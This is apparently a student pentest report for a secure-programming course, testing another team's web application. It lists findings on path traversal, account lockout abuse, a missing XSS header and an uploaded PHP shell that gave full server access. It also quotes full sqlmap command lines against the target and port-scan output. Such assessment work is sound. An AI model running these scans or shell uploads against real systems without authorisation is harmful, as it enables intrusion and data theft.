Radu Alexandru, Raditya Surya Pratama, Georgiana Manolache, Armin Roushan, Jan-Niklas Schneider, Nina O’Driscoll.

Pentest Report

Secure Programming

Table of Contents

[1 Goals 3](#_Toc464415748)

[2 Result Analysis 3](#_Toc464415749)

[3 Changes on the server 6](#_Toc464415750)

[4 Other screenshots from the analysis 6](#_Toc464415751)

[Conclusion 9](#_Toc464415752)

# Introduction

The goal of this document is an overview of the performed pen testing on the web site cloud service. The document is structured into, initially, describing goals that are desired in the pen test, following its results.

# Goals

The goal of the penetration test is to perform attacks upon the web application and to expose its vulnerabilities.

We will start off by gathering information (e.g. through port scans and DNS discoveries) and using that to perform the following tests:

The following are tests we will perform against our opponent’s website:

1. SQL Injection Vulnerabilities:
   1. We will test for input vulnerabilities
   2. URL parameters – include malicious JavaScript or SQL statements in the URL
2. Cross Site Scripting
   1. We will use input vulnerabilities to embed SQL scripts or JavaScript that will execute unauthorized code.
3. Path Traversal
   1. We will try and find files by navigating the file structure of the website.
4. Upload malicious files into the cloud service.

# Result Analysis

|  |  |
| --- | --- |
| Vulnerability ID: | Path Traversal |
| Vulnerability Title | Path Traversal |
| Severity(1”low”-5”high”) | 3 |
| Summary | Prevent server side information from being displayed |
| Description | Vulnerability found using Nikto software: /SePrWebsite/index.php/sips/sipssys/users/a/admin/user: SIPS v0.2.2 allows user account info (including password) to be retrieved remotely. |
| Recommendation | Use routing and update the SIPS. |
|  |  |




Figure 2‑1: Result of Path Traversal

|  |  |
| --- | --- |
| Vulnerability ID: | Brute Forcing – Disabling account |
| Vulnerability Title | Brute Forcing – Disabling account |
| Severity(1”low”-5”high”) | 1 |
| Summary | An account allows for three login fails, after which the account is disabled. To recover the account, the owner must contact the administrator. This allows for an attacker to disable many accounts if he brute force usernames (e.g. ‘admin’). |
| Description |  |
| Recommendation | Allow the user to more easily recover their account and replace disabling with a time-out |
|  |  |

|  |  |
| --- | --- |
| Vulnerability ID: | OWASP Vulnerability check - HTTP Headers |
| Vulnerability Title | XSS Vulnerability revealed by OWASP ZAP |
| Severity(1”low”-5”high”) | 4 |
| Summary | Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server |
| Description |  |
| Recommendation | Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'. |
|  |  |




Figure 2‑2: Result OWASP

|  |  |
| --- | --- |
| Vulnerability ID: | Upload malicious files. |
| Vulnerability Title | Upload malicious files. |
| Severity(1”low”-5”high”) | 5 |
| Summary | We were able to upload a shell as a php file on the Cloud server and we got access to the whole server. |
| Description |  |
| Recommendation | Prevent the malicious files from being uploaded on the server. Also, check for the hidden ones under picture files. |
|  |  |




Figure 2‑3: File structure of the server

# Changes on the server

We uploaded a php file called ruxup.php on the server.

We analyzed the web application using a couple of kali linux software and we couldn’t find any sql injection or XSS vulnerabilities. Also, we tried to use the sqlmap on a high level and there was no success.

sqlmap -u https://i302477.iris.fhict.nl/SePrWebsite/index.php/sips/sipssys/users/a/admin/user/login\_validation.php?userLogin=admin --dbs --level=3 --risk=3 - no vulnerabilities

sqlmap -u https://i302477.iris.fhict.nl/SePrWebsite/index.php/sips/sipssys/users/a/admin/user/login\_validation.php?userPwd=admin --dbs --level=5 --risk=3 --dbms=mysql - no vulnerabilities.

# Other screenshots from the analysis

* Using Burp suite. Tried some brute force as well.




Figure 4‑1: Result of brute force with burp suite

* Sqlmap – no success.




Figure 4‑2: Result Sqlmap

* Zenmap port scan – found some ports opened.

Scanning 145.85.4.69 [1000 ports]

Discovered open port 110/tcp on 145.85.4.69

Discovered open port 143/tcp on 145.85.4.69

Discovered open port 995/tcp on 145.85.4.69

Discovered open port 80/tcp on 145.85.4.69

Discovered open port 587/tcp on 145.85.4.69

Discovered open port 993/tcp on 145.85.4.69

Discovered open port 25/tcp on 145.85.4.69

Discovered open port 443/tcp on 145.85.4.69

Discovered open port 21/tcp on 145.85.4.69

Discovered open port 465/tcp on 145.85.4.69

Discovered open port 2222/tcp on 145.85.4.69

